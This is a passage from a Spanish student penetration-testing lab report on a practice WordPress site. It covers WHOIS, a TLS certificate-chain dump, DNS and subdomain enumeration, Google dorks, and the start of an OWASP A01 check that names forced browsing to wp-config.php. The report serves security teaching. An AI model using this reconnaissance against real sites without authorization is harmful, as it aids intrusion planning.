view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
```

Ilustración 20 Ejecución del Comando Whois parte 2




Ilustración 21 Resultado Final Comando Whois

Análisis de Mejores Prácticas:

¿La información está protegida por Privacidad de Dominio?: Sí. La base de datos WHOIS de VeriSign no expone datos personales de contacto (nombre, teléfono o correo) del propietario real del sitio web. Solo exhibe la información corporativa del registrador base (Hostinger), cumpliendo con estándares actuales de privacidad en internet y dificultando labores de ingeniería social.

Entidad registrante identificada: HOSTINGER operations, UAB (Identificador IANA: 1636).

Fechas clave:

- Creación: 22 de junio de 2023.
- Expiración: 22 de junio de 2027.
- Actualización: 6 de marzo de 2026.

Dato Adicional de Interés: El dominio tiene activo el estatus de seguridad `clientTransferProhibited`. Esta es una óptima práctica defensiva que "bloquea" el dominio a nivel de registro para evitar que sea transferido de manera no autorizada (Domain Hijacking). Además,

confirma los hallazgos del Punto A: la autoridad DNS está delegada en Cloudflare (`EMILY.NS` y `TERIN.NS`).

Buena práctica de privacidad:

La protección WHOIS Privacy activa oculta los datos personales del registrante, reduciendo el riesgo de ataques de ingeniería social dirigidos a los propietarios del dominio. El estado clientTransferProhibited evita el secuestro del dominio.

Objetivo C: Análisis de Certificados SSL/TLS

¿Qué es SSL/TLS?:

SSL (Secure Sockets Layer) y su sucesor TLS (Transport Layer Security) son protocolos criptográficos que garantizan la confidencialidad, integridad y autenticidad de las comunicaciones entre el navegador del usuario y el servidor web. La presencia del candado verde y el prefijo HTTPS en la URL indica que la comunicación está cifrada.

Un certificado SSL contiene: el nombre del dominio para el cual fue emitido (CN – Common Name), el nombre de la autoridad certificadora (CA) que lo emitió, la clave pública del servidor, las fechas de validez (inicio y expiración), y la firma digital de la CA.

¿Qué es la clave pública y la clave privada?:

La criptografía asimétrica (PKI – Public Key Infrastructure) usa un par de claves matemáticamente relacionadas. La clave pública se comparte libremente con cualquiera que quiera comunicarse con el servidor. La clave privada es secreta y solo la conoce el servidor. Cuando el navegador quiere iniciar una conexión segura, usa la clave pública del servidor para cifrar un

mensaje; solo el servidor —con su clave privada— puede descifrarlo. Esto garantiza que aunque alguien intercepte el tráfico, no pueda leerlo (confidencialidad) ni modificarlo sin ser detectado (integridad).

Herramientas para validar SSL

- **Opción 1 – SSL Checker Online (SSLShopper):** Se accede a https://www.sslshopper.com/ssl-checker.html y se ingresa el dominio. Muestra: si el certificado es válido y confiable, fecha de expiración, nombre del emisor (CA), y la cadena de certificados completa.
- **Opción 2 – Desde el navegador (Chrome/Edge):** Se hace clic en el candado en la barra de direcciones, luego en 'La conexión es segura' y 'El certificado es válido'. Muestra los detalles del certificado incluyendo huellas digitales SHA-256.
- **Opción 3 – Comando OpenSSL (Puerto 443):** openssl s_client -connect palevioletred-wildcat-394676.hostingersite.com:443. Esta última es la que vamos a trabajar en este laboratorio.

¿Por qué el puerto 443?: El puerto 443 es el puerto estándar asignado para HTTPS (HTTP sobre TLS/SSL). El puerto 80 es HTTP sin cifrar. El protocolo TLS negocia la conexión segura en el puerto 443. Este comando muestra la cadena completa de certificados, el protocolo TLS negociado (TLS 1.2 o 1.3), los cipher suites disponibles, y detalles del certificado del servidor.

Comando ejecutado: `openssl s_client -showcerts -connect palevioletred-wildcat-394676.hostingersite.com:443`

¿Cómo documentar la cadena de certificados paso a paso?:

La cadena de certificados (Certificate Chain) es la secuencia de certificados que va desde el certificado del servidor hasta una Autoridad Certificadora Raíz (Root CA) de confianza. Para documentarla:

- **Paso 1:** Ejecutar el comando openssl s_client -showcerts -connect dominio:443. La salida mostrará múltiples bloques BEGIN CERTIFICATE. Cada bloque es un certificado de la cadena.
- **Paso 2:** Identificar el certificado del servidor (el primero de la lista). Sus campos Subject (Sujeto) muestran para qué dominio fue emitido. Sus campos Issuer (Emisor) muestran quién lo emitió.
- **Paso 3:** Identificar el/los certificados intermedios. Son los que conectan el certificado del servidor con la CA Raíz. En nuestro caso: Servidor (*.hostingersite.com) → CA Intermedia (RapidSSL TLS RSA CA G1) → CA Raíz (DigiCert Inc).
- **Paso 4:** Documentar los campos: Subject, Issuer, Validity (Not Before / Not After), Serial Number, Subject Alternative Names (SAN).
- **Paso 5:** Verificar que el último certificado de la cadena (Root CA) sea de confianza universal (DigiCert, Let's Encrypt, GlobalSign, Comodo/Sectigo, etc.).

```
Lucho@LuchoTeso MINGW64 ~
$ openssl s_client -showcerts -connect palevioletred-wildcat-394676.hostingersit
e.com:443
Connecting to 212.1.212.3
CONNECTED(000001DC)
depth=2 C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert Global Root G2
verify return:1
depth=1 C=US, O=DigiCert Inc, OU=www.digicert.com, CN=RapidSSL TLS RSA CA G1
verify return:1
depth=0 CN=*.hostingersite.com
verify return:1
---
Certificate chain
 0 s:CN=*.hostingersite.com
   i:C=US, O=DigiCert Inc, OU=www.digicert.com, CN=RapidSSL TLS RSA CA G1
   a:PKEY: RSA, 2048 (bit); sigalg: sha256WithRSAEncryption
   v:NotBefore: Mar 26 00:00:00 2026 GMT; NotAfter: Oct 10 23:59:59 2026 GMT
-----BEGIN CERTIFICATE-----
MIIGMTCCBRmgAwIBAgIQCof99aLldmLmCpU1t516ezANBgkqhkiG9w0BAQsFADBg
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
d3cuZGlnaWNlcnQuY29tMR8wHQYDVQQDExZSYXBpZFNTTCBUTFMgUlNBIENBIEcx
MB4XDTI2MDMyNjAwMDAwMFoXDTI2MTAxMDIzNTk1OVowHjEcMBoGA1UEAwwTKi5o
b3N0aW5nZXJzaXRlLmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
AKAdTkmQkc7UaQvl/VedoUhyfncOEYNmm/vzFWrkkPcO/mUKUR/9ut1GAcUvhumg
+1rv9uJqESK6YGQBma8pNUNV/2DP6GYtEGYJj0cACPhOWySf3cdmfasfdx16KqPq
xYPOw7VTvRqhvWRIpVTipu18+ZWWTymZj+cWH2XLRR1bPkuQvzrwwv4/neEqwdZe
eKOzmq8EQrznD7htyn+g1SqSquYSPpXaSdQAWH71lmhBQqKQKisxTSePK9Z4WqbG
eUsd7DIOTuyzvpK9AfZ+d7p676UIKOb8gva6Dc9hoR52SOo2RHmJvy1rJRuIoT2C
2uXWnyW78yKqsjoJES1e/EOCAwEAAaOCAycwggMjMB8GA1UdIwQYMBaAFAzbbIJJ
DOpnCrgU7nrESFKI61Y4MBOGA1UdDgQWBBQmbiTgACn2OSON0ygJ545MxW3zMDAx
BgNVHREEKjAoghMqLmhvc3Rpbmdlcn NpdGUuY29tghFob3N0aW5nZXJzaXRlLmNv
bTA+BgNVHSAENzA1MDMGBmeBDAECATApMCcGCCsGAQUFBwIBFhtodHRwOi8vd3d3
LmRpZ2ljZXJOLmNvbS9DUFMwDgYDVR0PAQH/BAQDAgWgMBMGA1UdJQQMMAoGCCsG
AQUFBwMBMD8GA1UdHwQ4MDYwNKAyoDCGLmh0dHA6Ly9jZHAucmFwaWRzc2wuY29t
L1JhcGlkU1NMVExTUlNBQ0FHMS5jcmwwdgYIKwYBBQUHAQEEajBoMCYGCCsGAQUF
BzABhhpodHRwOi8vc3RhdHVzLnJhcGlkc3NsLmNvbTA+BggrBgEFBQcwAoYyaHR0
cDovL2NhY2VydHMucmFwaWRzc2wuY29tL1JhcGlkU1NMVExTUlNBQ0FHMS5jcnQw
DAYDVR0TAQH/BAIwADCCAYAGCisGAQQB1nkCBAIEggFwBIIBbAFqAHcAwjF+V0UZ
o0XufzjespBB68fCIVoiv3/Vta12mtkOUs0AAAGdK3v+eQAABAMASDBGAiEA8Owz
mv8Ca8ruKRx8PwalxRfwmy9ARlQHD2rEAOO6dcQCIQCom1RCDhCw5GfaEwvBdVon
sKid+7ONXL8Lh1VU/lF9FAB3ANdtfRDRp/V3wsfpX9cAv/mCyTNaZeHQswFzF8DI
xWl3AAABnSt7/lQAAAQDAEgwRgIhAICZDeV/I3Jaeduv7kdxlwLrD/ygs4iWElHr
dNGSAIySAiEAjziWvdyIa5V/7Hsj377I7pbWnckDyCj8Dtck4bHHPdoAdgCUTkOH
+uzB74HzGSQmqBhlAcfTXzgCAT9yZ31VNy4Z2AAAAZOre/6GAAAEAwBHMEUCIQD1
x/jjAxMBw4Zmq2wgYB+O8Hx3MAuanuuaQQEo3RJ/OAIgCjwQDOntxtlombKtOj2F
zhzB2vuXhjbnlSqYN9XvfdswDQYJKoZIhvcNAQELBQADggEBAFi3XHNYs3zG+ebH
SxGrk5GPOnoeTO/eOHOLCRmcmutlbpv4WuZH/B5ealJLk6/mVGOICU6k4RolxcfR
dcRKWTEgIG6qNYOIsYgaoviHWjxZQhZppjlIJXitVaDRgon1iweDxzwKxM/qXOOY
v3vj3GnddF/fJ5EWmI/Wpr6GRfOO2aKVZML12BVvgBdP01TwQ5MFuCxnnXiZnZ1M
```

```
cf+XPaq6Tq9ar+7RXky7VhxmcvtmgdBTODF1BoBpZrbXaDX3uMma78yov8nJLJeA
l3UwmzMi7OtP3lmNCeA3mSDzVahmqB+iQnnPiZpKczGjpycOhEHV2Pvc6l9Vktb3
WHOJyas=
-----END CERTIFICATE-----
 1 s:C=US, O=DigiCert Inc, OU=www.digicert.com, CN=RapidSSL TLS RSA CA G1
   i:C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert Global Root G2
   a:PKEY: RSA, 2048 (bit); sigalg: sha256WithRSAEncryption
   v:NotBefore: Nov  2 12:24:33 2017 GMT; NotAfter: Nov  2 12:24:33 2027 GMT
-----BEGIN CERTIFICATE-----
MIIEszCCA5ugAwIBAgIQCyWUIs7ZgSoVoE6ZUooO+jANBgkqhkiG9w0BAQsFADBh
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
d3cuZGlnaWNlcnQuY29tMSAwHgYDVQQDExdEaWdpQ2VydCBHbG9iYWwgUm9vdCBH
MjAeFw0xNzExMDIxMjIOMzNaFw0yNzExMDIxMjIOMzNaMGAxCzAJBgNVBAYTAlVT
MRUwEwYDVQQKEwxEaWdpQ2VydCBJbmMxGTAXBgNVBAsTEHd3dy5kaWdpY2VydC5j
b20xHzAdBgNVBAMTFlJhcGlkU1NMIFRMUyBSU0EgQ0EgRzEwggEiMA0GCSqGSIb3
DQEBAQUAA4IBDwAwggEKAoIBAQC/uVklRBI1FuJdUEkFCuDL/I3aJQiaZ6aibRHj
ap/ap9zy1aYNrphe7YcaNwMoPsZvXDR+hNJOo9gbgOYVTPq8gXc84I75YKOHiVA4
NrJJQZ6p2sJQyqx6OHkEIjzIN+1LQLfXTlpuznToOa1hyTDOyyitFyOYwURM+/CI
8FNFMpBhw22hpeAQkOOLmsqT5QZJYeik7qlvn8gfD+XdDnk3kkuuuOeG+vuyrSGr
5uX5LRhFWlv1zFQDch/EKmd163m6z/ycx/qLa9zyvILc7cQpb+k7TLra9WE17YPS
n9ANjG+ECo9PDW3N9lwhKQCNvw1gGoguyCQu7HE7BnW8eSSFAgMBAAGjggFmMIIB
YjAdBgNVHQ4EFgQUDNtsgkkPSmcKuBTuesRIUojrVjgwHwYDVR0jBBgwFoAUTiJU
IBiV5uNu5g/6+rkS7QYXjzkwDgYDVR0PAQH/BAQDAgGGMBOGA1UdJQQWMBQGCCsG
AQUFBwMBBggrBgEFBQcDAjASBgNVHRMBAf8ECDAGAQH/AgEAMDQGCCsGAQUFBwEB
BCgwJjAkBggrBgEFBQcwAYYYaHR0cDovL29jc3AuZGlnaWNlcnQuY29tMEIGA1Ud
HwQ7MDkwN6A1oDOGMWh0dHA6Ly9jcmwzLmRpZ2ljZXJ0LmNvbS9EaWdpQ2VydEds
b2JhbFJvb3RHMi5jcmwwYwYDVR0gBFwwWjA3BglghkgBhv1sAQEwKjAoBggrBgEF
BQcCARYcaHR0cHM6Ly93d3cuZGlnaWNlcnQuY29tL0NQUzALBglghkgBhv1sAQIw
CAYGZ4EMAQIBMAgGBmeBDAECAjANBgkqhkiG9w0BAQsFAAOCAQEAGUSlOb4K3Wtm
SlbmE5OUYBHXMOSKXPqHMzk6XQUpCheF/4qU8aOhajsyRQFDV1ih/uPIg7YHRtFi
CTq4G+zb43X1T77nJgSOI9pq/TqCwtukZ7u9VLL3JAq3Wdy2moKLvvC8tVmRzkAe
OxQCkRKIjbBG8OMSyDX/R4uYgj6ZiNT/Zg6GI6RofgqgpDdssLcOXIRQEotxIZcK
zP3pGJ9FCbMHmMLLyuBd+uCWvVcF2ogYAawufChS/PT61D9rqzPRS5I2uqa3tmIT
44JhJgWhBnFMb7AGQkvNq9KNS9dd3GWc17H/dXa1enoxzWjEOhBdFjxPhUbOW3wi
8o34/m8Fxw==
-----END CERTIFICATE-----
 2 s:C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert Global Root G2
   i:C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert Global Root G2
   a:PKEY: RSA, 2048 (bit); sigalg: sha256WithRSAEncryption
   v:NotBefore: Aug  1 12:00:00 2013 GMT; NotAfter: Jan 15 12:00:00 2038 GMT
-----BEGIN CERTIFICATE-----
MIIDjjCCAnagAwIBAgIQAzrx5qcRqaC7KGSxHQn65TANBgkqhkiG9w0BAQsFADBh
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMRkwFwYDVQQLExB3
d3cuZGlnaWNlcnQuY29tMSAwHgYDVQQDExdEaWdpQ2VydCBHbG9iYWwgUm9vdCBH
MjAeFw0xMzA4MDExMjAwMDBaFw0zODAxMTUxMjAwMDBaMGExCzAJBgNVBAYTAlVT
MRUwEwYDVQQKEwxEaWdpQ2VydCBJbmMxGTAXBgNVBAsTEHd3dy5kaWdpY2VydC5j
b20xIDAeBgNVBAMTF0RpZ2lDZXJ0IEdsb2JhbCBSb290IEcyMIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuzfNNNx7a8myaJCtSnX/RrohCgiN9RlUyfuI
2/Ou8jqJkTx65qsGGmvPrC3oXgkkRLpimn7Wo6h+4FR1IAWsULecYxpsMNzaHxmx
```

```
1x7e/dfgy5SDN67sHONO3Xss0r0upS/kqbitOtSZpLYl6ZtrAGCSYP9PIUkY92eQ
q2EGnI/yuumO6ZIya7XzV+hdG82MHauVBJVJ8zUtluNJbd134/tJS7SsVQepj5Wz
tCO7TG1F8PapspUwtP1MVYwnSlcUfIKdzXOS0xZKBgyMUNGPHgm+F6HmIcr9g+UQ
vIOlCsRnKPZzFBQ9RnbDhxSJITRNrw9FDKZJobq7nMWxM4MphQIDAQABoOIwQDAP
BgNVHRMBAf8EBTADAQH/MA4GA1UdDwEB/wQEAwIBhjAdBgNVHQ4EFgQUTiJUIBiV
5uNu5g/6+rkS7QYXjzkwDQYJKoZIhvcNAQELBQADggEBAGBnKJRvDkhj6zHd6mcY
1Yl9PMWLSn/pvtsrF9+wX3N3KjITOYFnQoQj8kVnNeyIv/iPsGEMNKSuIEyExtv4
NeF22d+mQrvHRAiGfzZOJFrabAOUWTW98kndth/Jsw1HKj2ZL7tcu7XUIOGZX1NG
Fdtom/DzMNU+MeKNhJ7jitralj41E6Vf8PlwUHBHQRFXGU7Aj64GxJUTFy8bJZ91
8rGOmaFvE7FBcf6IKshPECBV1/MUReXgRPTqh5Uykw7+UOb6LJ3/iyK5S9kJRaTe
pLiaWNObfVKfjllDiIGknibVb63dDcY3feODkhvld1927jyNxF1WW6LZZm6zNTfl
MrY=
-----END CERTIFICATE-----
---
Server certificate
subject=CN=*.hostingersite.com
issuer=C=US, O=DigiCert Inc, OU=www.digicert.com, CN=RapidSSL TLS RSA CA G1
---
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: rsa_pss_rsae_sha256
Negotiated TLS1.3 group: X25519MLKEM768
---
SSL handshake has read 5382 bytes and written 1666 bytes
Verification: OK
---
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Protocol: TLSv1.3
Server public key is 2048 bit
This TLS version forbids renegotiation.
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
---
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: 2E2F566FB5784A317FBB2815469D430034C7484BB934B4BB21803844AA90C711
    Session-ID-ctx:
    Resumption PSK: 779EF43B6FFC82F90D8D93FF7D05DE771179EC362E8C2A7AA62D35E72612
B67217E065D7A54418DE60581FE29A1C0A53
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
```




Ilustración 22 Ejecucion comando openssl s_client -showcerts -connect palevioletred-wildcat-394676.hostingersite.com:443

Hallazgos del certificado SSL/TLS:

- CA Raíz: DigiCert Inc → CA Intermedia: RapidSSL TLS RSA CA G1 (certificado comercial de alta confianza)

- Versión TLS: TLSv1.3 (la más segura y actual – publicada en 2018 por la IETF RFC 8446)
- Cifrador: TLS_AES_256_GCM_SHA384 (AES-256 bits en modo GCM con hash SHA-384 – considerado criptográficamente fuerte)
- Tipo de certificado: Wildcard (*.hostingersite.com) – cubre todos los subdominios
- Validez: 26 de marzo de 2026 al 10 de octubre de 2026 (vigente, corta duración = buena práctica)

Fortaleza criptográfica confirmada:

TLSv1.3 con AES-256-GCM-SHA384 es el estándar de cifrado más seguro disponible. La CA emisora DigiCert/RapidSSL es de máxima confianza global. El certificado Wildcard con vigencia corta (6 meses) reduce la ventana de exposición ante una eventual compromisión de la clave privada.

Advertencia detectada:

Se detectó compresión HTTP activa ('deflate' en los headers de respuesta), lo que activa la vulnerabilidad BREACH (Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext – CVE-2013-3587). BREACH permite a un atacante con posición MitM (Man-in-the-Middle) deducir tokens CSRF u otra información sensible midiendo el tamaño variable de las respuestas HTTPS comprimidas. Esta vulnerabilidad se clasifica en A05 – Security Misconfiguration.

Objetivo D: Identificar Subdominios y Servicios Asociados (NS)

¿Por qué buscar subdominios?:

Los subdominios pueden revelar servicios adicionales de la organización: paneles de administración (admin.dominio.com), entornos de desarrollo o staging (dev.dominio.com, test.dominio.com), servicios de correo (mail.dominio.com), o aplicaciones secundarias que pueden tener menos medidas de seguridad que el sitio principal. En nuestro caso, el profesor indicó que se montó un subdominio adicional para la práctica.

Comando ejecutado: nslookup -type=NS hostingersite.com




Ilustración 23 ejecución del comando: nslookup -type=NS hostingersite.com

Este comando revela las direcciones de los "Name Servers" (Servidores de Nombre de Dominio) que tienen la autoridad técnica para indicar a dónde debe ir el tráfico de la web.

Hallazgo: Los servidores NS son EMILY.NS.CLOUDFLARE.COM y TERIN.NS.CLOUDFLARE.COM. Cloudflare actúa como capa de protección DNS adicional, enrutando el tráfico a través de su red global antes de llegar a Hostinger.

Mejora adicional – Búsqueda de subdominios con subfinder (Docker):

Comando ejecutado: docker run -it projectdiscovery/subfinder -d hostingersite.com -silent

Esta herramienta realiza enumeración pasiva de subdominios usando fuentes OSINT públicas (Certificate Transparency logs, VirusTotal, etc.) sin enviar tráfico directo al servidor objetivo. La enumeración debe hacerse de forma pasiva (consultando Certificate Transparency logs con crt.sh) para no generar tráfico excesivo, para ello se propone incluir un análisis con crt.sh para buscar subdominios históricos.

Técnicas para buscar subdominios:

- DNS Brute Force con nslookup: Se intenta resolver nombres comunes como www, mail, dev, admin, ftp, etc.
- nslookup www.palevioletred-wildcat-394676.hostingersite.com
- Búsqueda en certificados SSL (crt.sh): La base de datos Certificate Transparency registra todos los certificados emitidos y puede revelar subdominios: https://crt.sh/?q=hostingersite.com

- Google Dorks: Búsqueda en Google con: site: palevioletred-wildcat-394676.hostingersite.com

Buena práctica identificada

Los nameservers de Cloudflare bloquean transferencias de zona no autorizadas. Los registros NS correctamente configurados en Cloudflare añaden una capa de protección DNS que dificulta ataques de enumeración masiva de subdominios.

Fase 3: Análisis de Vulnerabilidades (OWASP Top 10 2021)

¿Qué es OWASP y por qué se usa?

OWASP (Open Web Application Security Project) es una fundación sin ánimo de lucro dedicada a mejorar la seguridad del software. Su documento más reconocido es el OWASP Top 10: la lista de las 10 categorías de vulnerabilidades web más críticas y frecuentes, actualizada periódicamente con datos reales de miles de aplicaciones analizadas globalmente. La versión 2021 reorganizó las categorías respecto a ediciones anteriores, añadiendo categorías nuevas como A04 (Insecure Design) y A10 (SSRF), que refleja los vectores de ataque modernos. Para este laboratorio se evaluaron las 10 categorías sobre el sitio web https://palevioletred-wildcat-394676.hostingersite.com/

Objetivos del Módulo:

A. Comprender las 10 categorías del OWASP Top 10 – 2021.

B. Aplicar técnicas específicas para identificar cada categoría en el sitio web objetivo

C. Documentar hallazgos con evidencia (capturas de pantalla, comandos y resultados e interpretación).

D. Proponer técnicas concretas de mitigación para cada vulnerabilidad encontrada.

A01:2021 - Broken Access Control

Definición: Ocurre cuando los usuarios acceden a recursos o funciones fuera de sus permisos, incluyendo: ver datos de otros usuarios, funciones administrativas sin autorización ni autenticación, o archivos de configuración sensibles y críticos expuestos públicamente. Por ejemplo, un usuario no administrador accediendo al panel de WordPress, o cualquier usuario pudiendo ver pedidos de otros clientes. Es la vulnerabilidad #1 de OWASP 2021 por su alta prevalencia en aplicaciones web reales.

Técnicas y Comandos Aplicados

Prueba 1: Acceso a wp-config.php (Forced Browsing):

wp-config.php es el archivo de configuración central de WordPress. Contiene: credenciales de la base de datos (DB_NAME, DB_USER, DB_PASSWORD, DB_HOST), prefijos de tablas (wp_), claves secretas de autenticación de WordPress (AUTH_KEY, SECURE_AUTH_KEY, etc.) y el modo de depuración. Su acceso público es una vulnerabilidad CRÍTICA porque expone las credenciales completas de la base de datos.

Para esta usaremos el siguiente link: **https://palevioletred-wildcat-394676.hostingersite.com/wp-admin (admin)**

Y se usara el comando:

curl -I https://palevioletred-wildcat-394676.hostingersite.com/wp-admin

¿Qué hace curl -I? Realiza una petición HTTP HEAD al servidor: solicita únicamente los encabezados de respuesta sin el cuerpo del contenido. Permite verificar el código de estado HTTP (TTP/2 301 (redirección al login) o HTTP/2 401/403. Resultado vulnerable: HTTP/2 200 con contenido del panel sin autenticación) y los headers de seguridad, sin descargar el contenido completo.

¿Qué se espera y por qué? Si el sitio no está correctamente configurado, la URL /wp-admin puede ser accesible desde internet sin ninguna protección adicional. Idealmente debería estar protegida por: IP allowlist, autenticación de doble factor (2FA), o un plugin de seguridad que bloquee accesos no autorizados. La página de login de WordPress por defecto no tiene límite de intentos, lo que la hace vulnerable a ataques de fuerza bruta.

